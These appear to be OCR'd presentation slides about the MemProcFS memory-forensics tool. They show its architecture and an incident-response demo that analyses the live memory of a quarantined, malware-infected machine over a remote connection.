
Separates memory acquisition from analysis



leechcore.dll

C API
Physical Memory Read/Write
Physical Memory Map
Device Support

Vmm Library



Dokan

user mode file system library for windows

http://dokan-dev.github.io

MemProcFS.exe

File System callbacks
(very little code)

API

Analysis

“Housekeeper” Thread

Plugin Mgr

Process

MemMap

ModMap

Virtual2Physical:
Memory Models – x64, PAE, x86

Cache:
Physical Memory

Cache:
Page Tables

object manager - refcount

Plugins


leechcore.dll

C API
Physical Memory Read/Write
Physical Memory Map
Device Support

Loaded Driver

Files

Remote



Incident Response Scenario


Suspicious process → Computer Quarantined to VLAN

Limited bandwidth medium latency network

Full memory dump == slow

Solution: Retrieve only the memory needed →
Analyze with The Memory Process File System!

Demo: Remote Malware Memory Analysis




```
Q:\>MemProcFS.exe -device dumpit -remote rpc://kerberos-spn-remote-user:10.9.15.104
```

Analyze **live malware memory**

From **remote** infected system

